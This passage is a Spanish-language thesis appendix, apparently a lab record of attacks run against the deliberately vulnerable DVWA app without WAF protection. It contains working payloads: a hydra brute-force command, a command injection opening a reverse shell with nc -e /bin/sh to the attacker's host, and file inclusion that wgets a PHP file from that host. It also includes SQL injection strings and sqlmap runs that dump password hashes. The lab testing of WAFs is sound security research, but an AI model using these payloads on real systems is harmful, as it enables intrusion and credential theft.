

## **ANEXO 2. Resultados de los 10 ataques realizados al target DVWA sin la protección de los WAFs Open Source.**


En el presente anexo, se va a ejecutar los 10 ataques descritos sobre el aplicativo web vulnerable DVWA. Los ataques se realizan directamente al aplicativo web, sin contar con la protección de los WAFs. A continuación se muestran los resultados obtenidos por cada uno de los ataques realizados:

### **Ataque 1: Fuerza Bruta**


El ataque se basa en obtener el password del usuario común "admin" a través de un diccionario establecido.

Pasos para realizar el ataque de fuerza bruta:

- Configurar el acceso proxy del navegador web como configuración manual del proxy:



- Ingresar al target del aplicativo web vulnerable, e ingresar credenciales de acceso incorrectos.




Username  
admin


Password  
.....

Login

- Abrir la herramienta OWASP ZAP, y capturar el tráfico. Se obtienen los parámetros (método get, cookie, username, password) necesarios para ejecutar el ataque:



Y como respuesta se obtiene que las credenciales ingresadas son incorrectas:



- Posteriormente ejecutar el ataque a través de diccionario, desde la consola del terminal de Kali Linux ejecutando la herramienta de hydra. El comando a ejecutar es el siguiente:

```
hydra -l admin -P /root/Escritorio/prueba.txt 192.168.1.41 http-get-form
"/dvwa/vulnerabilities/brute/:username=~USER^&password=~PASS^&Login=Lo
gin:F=incorrect:H=Cookie: security=low;
PHPSESSID=ok1ktd57s6oe2brrvum1qvbsf3" -V
```

Los parámetros ejecutados en el comando significan:

Usuario: admin

Método: get

Diccionario: prueba.txt

Dirección Ip de la víctima: 192.168.1.41

```
root@kali-Gabriel:~# hydra -l admin -P /root/Escritorio/prueba.txt 192.168.1.41 http-get-form "/dvwa/vulnerabilities/brute/:username=~USER^&password=~
PASS^&Login=Login:F=incorrect:H=Cookie: security=low; PHPSESSID=ok1ktd57s6oe2brrvum1qvbsf3" -V
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2019-12-05 20:44:27
[DATA] max 15 tasks per 1 server, overall 15 tasks, 15 login tries (l:1/p:15), -1 try per task
[DATA] attacking http-get-form://192.168.1.41:80//dvwa/vulnerabilities/brute/:username=~USER^&password=~USER^&Login=Login:F=incorrect:H=Cookie: securi
ty=low; PHPSESSID=ok1ktd57s6oe2brrvum1qvbsf3
[ATTEMPT] target 192.168.1.41 - login "admin" - pass "#password" - 1 of 15 [child 0] (0/0)
[ATTEMPT] target 192.168.1.41 - login "admin" - pass "NADINE90" - 2 of 15 [child 1] (0/0)
[ATTEMPT] target 192.168.1.41 - login "admin" - pass "NADINE1" - 3 of 15 [child 2] (0/0)
[ATTEMPT] target 192.168.1.41 - login "admin" - pass "NADINE19" - 4 of 15 [child 3] (0/0)
[ATTEMPT] target 192.168.1.41 - login "admin" - pass "NADINE1980" - 5 of 15 [child 4] (0/0)
[ATTEMPT] target 192.168.1.41 - login "admin" - pass "NADINE1980NADINE1980" - 6 of 15 [child 5] (0/0)
[ATTEMPT] target 192.168.1.41 - login "admin" - pass "A" - 7 of 15 [child 6] (0/0)
[ATTEMPT] target 192.168.1.41 - login "admin" - pass "B" - 8 of 15 [child 7] (0/0)
[ATTEMPT] target 192.168.1.41 - login "admin" - pass "C" - 9 of 15 [child 8] (0/0)
[ATTEMPT] target 192.168.1.41 - login "admin" - pass "D" - 10 of 15 [child 9] (0/0)
[ATTEMPT] target 192.168.1.41 - login "admin" - pass "E" - 11 of 15 [child 10] (0/0)
[ATTEMPT] target 192.168.1.41 - login "admin" - pass "F" - 12 of 15 [child 11] (0/0)
[ATTEMPT] target 192.168.1.41 - login "admin" - pass "G" - 13 of 15 [child 12] (0/0)
[ATTEMPT] target 192.168.1.41 - login "admin" - pass "password" - 14 of 15 [child 13] (0/0)
[ATTEMPT] target 192.168.1.41 - login "admin" - pass "password2" - 15 of 15 [child 14] (0/0)
[00] [http-get-form] host: 192.168.1.41 - login: admin - password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-12-05 20:44:31
```

Se puede observar que el ataque realizado fue exitoso, y que las credenciales de acceso son: **usuario= admin** y **password= password**.

## Ataque 2: Ejecución de comandos

El ataque se basa en ejecutar comandos arbitrarios en el sistema operativo del aplicativo web vulnerable. En este caso se va a crear una conexión entre el aplicativo web y el Kali Linux, y así poder ejecutar cualquier tipo de comando dentro del sistema del aplicativo web, dependiendo de los permisos o privilegios que contenga.

Pasos para realizar el ataque de ejecución de comandos:

- En Kali Linux abrir un terminal y ejecutar el comando **nc -nlvp 443**, para dejar el puerto 443 en escucha y poder realizar una conexión con el aplicativo web.

```

root@kali-Gabriel: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@kali-Gabriel:~# nc -nlvp 443
listening on [any] 443 ...

```

- En el aplicativo web seleccionar la opción de “Command Inyección”, realizar el ataque ejecutando en la entrada de texto “Enter an IP address” el comando: **127.0.0.1 && nc.traditional 192.168.1.10 443 -e /bin/sh** para realizar la conexión. Y así poder ejecutar cualquier tipo de comando dentro del sistema del aplicativo web, dependiendo de los permisos o privilegios que contenga.



- Como resultado se puede observar que la página web se queda cargando por un momento. Y en la consola del terminal de kali linux ya se tiene una conexión exitosa:

```

Archivo Editar Ver Buscar Terminal Ayuda
root@kali-Gabriel:~# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.41] 36980

```

- Comprobar la conexión, ejecutando por ejemplo el comando `/etc/passwd`:

```

root@kali-Gabriel:~# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.41] 36980
ls -la
total 20
drwxr-xr-x  4 www-data www-data 4096 Nov 29  2017 .
drwxr-xr-x 14 www-data www-data 4096 Nov 29  2017 ..
drwxr-xr-x  2 www-data www-data 4096 Nov 29  2017 help
-rw-r--r--  1 www-data www-data 1830 Nov 29  2017 index.php
drwxr-xr-x  2 www-data www-data 4096 Nov 29  2017 source
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

```

### Ataque 3: File Inclusión Local


El ataque consiste en incluir ficheros locales, es decir, archivos que se encuentran en el mismo servidor de la web.

Pasos para realizar el ataque File Inclusión Local:


- Seleccionar la opción “File Inclusión” del aplicativo web. Dar clic en cualquiera de los 3 ficheros php.



- Se obtiene como respuesta algunos parámetros de la conexión realizada.



- Realizar el ataque ejecutando el comando `192.168.1.41/dvwa/vulnerabilities/fi/?page=/etc/passwd` en la URL del navegador web, para obtener el contenido del fichero de usuarios del sistema. Se puede cambiar el comando `/etc/passwd` por cualquier otro comando del sistema.



## Ataque 4: File Inclusión Externo

El ataque consiste en incluir ficheros remotos, es decir, archivos que se encuentran en otros servidores. En este caso se va a cargar un payload realizado en php con el contenido "SHELL CARGADO CORRECTAMENTE" en el servidor web DVWA, desde un servidor web instalado en Kali Linux. El payload está alojado en el Kali Linux en la siguiente ruta: /var/www/html/ y se denomina shell.php.

Pasos para realizar el ataque File Inclusión externo:

- Primero verificar que en Kali Linux que se esté ejecutando el servicio de apache2, para ello ejecutar `service apache2 status`, en caso de que no está activado, ejecutar `service apache2 start`.


```
root@kali-Gabriel:~# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; vendor preset: enabled)
   Active: active (running) since Mon 2019-12-16 12:00:00 CEST; 1min 47s ago
     Process: 2582 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 2593 (apache2)
      Tasks: 7 (limit: 4915)
   CGroup: /system.slice/apache2.service
           └─2593 /usr/sbin/apache2 -k start
             └─2611 /usr/sbin/apache2 -k start
               └─2612 /usr/sbin/apache2 -k start
                 └─2613 /usr/sbin/apache2 -k start
                   └─2614 /usr/sbin/apache2 -k start
                     └─2615 /usr/sbin/apache2 -k start
                       └─2616 /usr/sbin/apache2 -k start
```

- Crear un fichero denominado shell.php en la ruta /var/www/html/ de Kali Linux, con el siguiente contenido:

```
root@kali-Gabriel:/var/www/html# cat shell.php
<!doctype html>

<html>
  <head>
    <title>SHELL - UPLOAD FILE</title>
    <meta charset="UTF-8">
    <meta name="viewport" content="initial-scale=1.0">
  </head>
  <body>
    <center>SHELL CARGADO CORRECTAMENTE</center>
  </body>
</html>
root@kali-Gabriel:/var/www/html#
```

- Comprobar que el fichero se cargue correctamente desde cualquier cliente en un navegador web:




- Ejecutar el ataque el comando en la URL del navegador web:

proxy-waf.com.ec/dvwa/vulnerabilities/fi/?page=data:,<?php system(\$\_GET['cmd']);?>&cmd=wget http://192.168.1.10/shell.php -P /var/www/dvwa/hackable/uploads.



Se ejecuta el comando wget para cargar el archivo o payload denominado shell.php, la dirección IP 192.168.1.10 es la del servidor web en este caso la del Kali Linux; y la ruta /var/www/dvwa/hackable/uploads es la ruta del aplicativo web vulnerable (DVWA) donde se guardará el payload, para posteriormente ser ejecutado.

- Comprobar en el aplicativo web que el archivo cargado se pueda ejecutar:



- También, se puede verificar que el archivo shell.php se encuentra cargado en la ruta del aplicativo web.


```
root@dojo:/var/www/dvwa/hackable/uploads# ls
BLACKLIST.txt  dvwa_email.png  shell1.php  shell.php
root@dojo:/var/www/dvwa/hackable/uploads#
```

## Ataque 5.1: Inyección SQL Manual


El ataque consiste en inyectar sentencias SQL a través del(los) input(s) del aplicativo web vulnerable, para la manipulación de las bases de datos.

Pasos para realizar el ataque Inyección SQL Manual:

- Seleccionar la opción “SQL Injection” del aplicativo web. Ejecutar el parámetro ' or '1=1 en la entrada de texto “User ID:” del aplicativo web.



- Se obtiene los datos “First name” y “Surname.”



## Ataque 5.2: Inyección SQL Manual

El ataque consiste en inyectar sentencias SQL a través del(los) input(s) del aplicativo web vulnerable, para la manipulación de las bases de datos.

Pasos para realizar el ataque Inyección SQL Manual:

- Seleccionar la opción “SQL Injection” del aplicativo web. Ejecutar el parámetro **1' or 1=1 union select null, table\_name from information\_schema.tables#** en la entrada de texto “User ID:” del aplicativo web.



## Vulnerability: SQL Injection

Hello user! You are authorized to see info for users 1 and 2, please use the form below to input which you would like to see.

User ID:

- Se obtiene información de las tablas de la base de datos, por ejemplo una denominada “ENGINES”.

```
192.168.1.41/dvwa/vulnerabilities/sql/?id='+or+1%3D
UOC (Universitat Ober...
Inicio de sesión en el c...
Nueva pestaña

ID: ' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: CHARACTER_SETS

ID: ' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: COLLATIONS

ID: ' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: ' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: COLUMNS

ID: ' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: COLUMN_PRIVILEGES

ID: ' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: ENGINES

ID: ' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: EVENTS

ID: ' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: FILES

ID: ' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: GLOBAL_STATUS

ID: ' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: GLOBAL_VARIABLES

ID: ' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: INFORMATION_SCHEMA_COLUMNS
```

### Ataque 5.3: Inyección SQL Automatizado

El ataque se basa en ejecutar código sql automáticamente hasta detectar y aprovechar las vulnerabilidades de inyección SQL en el aplicativo web, y obtener datos como nombre de las bases de datos, tablas, usuarios, passwords, etc.

Pasos para realizar el ataque Inyección SQL Automatizado:

- Configurar el acceso proxy del navegador web como configuración manual del proxy.
- Abrir la herramienta OWASP ZAP, y capturar el tráfico.
- Seleccionar la opción “SQL Inyección” del aplicativo web. Ejecutar el parámetro 1 en la entrada de texto “User ID:” del aplicativo web.

## Vulnerability: SQL Injection

Hello user! You are authorized to see info for users 1 and 2, please use the form below to input which you would like to see.

User ID:

```
ID: 1
First name: admin
Surname: admin
```

- Obtener los parámetros necesarios (método de petición get, ID y la cookie) para ejecutar el ataque:

```

GET http://192.168.1.41/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.41/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=l8mgc0r3ircht5ja4uhl8dpel5
  
```

- Posteriormente ejecutar el ataque, desde la consola del terminal de Kali Linux ejecutando la herramienta de Sqlmap. El comando a ejecutar para obtener el nombre de las bases de datos, es el siguiente:

sqlmap -u "http://192.168.1.41/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" -  
-cookie "security=low; PHPSESSID=l8mgc0r3ircht5ja4uhl8dpel5" --dbs

```

Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716a706271,0x78424e715a7264504
2454756566e75767a4f545875504b4b7a677248437a70596776514a4a7a6a54,0x716a6a7871)#&S
ubmit=Submit
[14:35:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 (xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0
[14:35:54] [INFO] fetching database names
available databases [7]:
[*] dwwa
[*] information_schema
[*] mysql
[*] nowasp
[*] performance_schema
[*] sys
[*] wavsepDB
[14:35:54] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
192.168.1.41'
[*] shutting down at 14:35:54
  
```

Ejecutar el siguiente comando para obtener las tablas:


sqlmap -u "http://192.168.1.41/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" -  
-cookie "security=low; PHPSESSID=l8mgc0r3ircht5ja4uhl8dpel5" -D dwwa -  
tables

```

Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716a706271,0x78424e715a7264504
2454756566e75767a4f545875504b4b7a677248437a70596776514a4a7a6a54,0x716a6a7871)#&S
ubmit=Submit
[14:37:37] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 (xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0
[14:37:37] [INFO] fetching tables for database: dwwa
[14:37:37] [WARNING] reflective value(s) found and filtering out
Database: dwwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
[14:37:37] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
192.168.1.41'
[*] shutting down at 14:37:37
  
```

Ejecutar el siguiente comando para obtener las columnas y el tipo:


```
sqlmap -u "http://192.168.1.41/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" -  
-cookie "security=low; PHPSESSID=l8mgc0r3ircht5ja4uhl8dpel5" -D dvwa -T  
users --columns
```



```
web application technology: Apache 2.4.18  
back-end DBMS: MySQL >= 5.0  
[14:38:48] [INFO] fetching columns for table 'users' in database 'dvwa'  
[14:38:48] [WARNING] reflective value(s) found and filtering out  
Database: dvwa  
Table: users  
[8 columns]  
-----+-----+-----+  
| column | Type |  
-----+-----+-----+  
| user | varchar(15) |  
| avatar | varchar(70) |  
| failed_login | int(3) |  
| first_name | varchar(15) |  
| last_login | timestamp |  
| last_name | varchar(15) |  
| password | varchar(32) |  
| user_id | int(6) |  
-----+-----+-----+  
[14:38:48] [INFO] fetched data logged to text files under '/root/.sqlmap/output/  
192.168.1.41'
```

Ejecutar el siguiente comando para obtener usuarios y passwords:

```
sqlmap -u "http://192.168.1.41/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" -  
-cookie "security=low; PHPSESSID=l8mgc0r3ircht5ja4uhl8dpel5" -D dvwa -T  
users --dump
```




```
Database: dvwa  
Table: users  
[5 entries]  
-----+-----+-----+  
| user_id | avatar | last_name | first_name | last_login | password |  
-----+-----+-----+  
| 1 | http://192.168.1.41/dvwa/hackable/users/admin.jpg | admin | admin | 2019-12-05 22:33:52 | 765d61d8327deb882cf99 (password) |  
| 2 | http://192.168.1.41/dvwa/hackable/users/gordonb.jpg | gordonb | Gordon | 2019-12-05 22:33:52 | b38d5f260853678922e03 (abc123) |  
| 3 | http://192.168.1.41/dvwa/hackable/users/1337.jpg | 1337 | Hack | 2019-12-05 22:33:52 | 2c3966d7e0d4fcc69216b (charley) |  
| 4 | http://192.168.1.41/dvwa/hackable/users/pablo.jpg | pablo | Pablo | 2019-12-05 22:33:52 | be40cade3de5c71e9e9b7 (letmein) |  
| 5 | http://192.168.1.41/dvwa/hackable/users/smithy.jpg | smithy | Bob | 2019-12-05 22:33:52 | 765d61d8327deb882cf99 (password) |
```

## Ataque 6.1: Inyección SQL Blind Manual

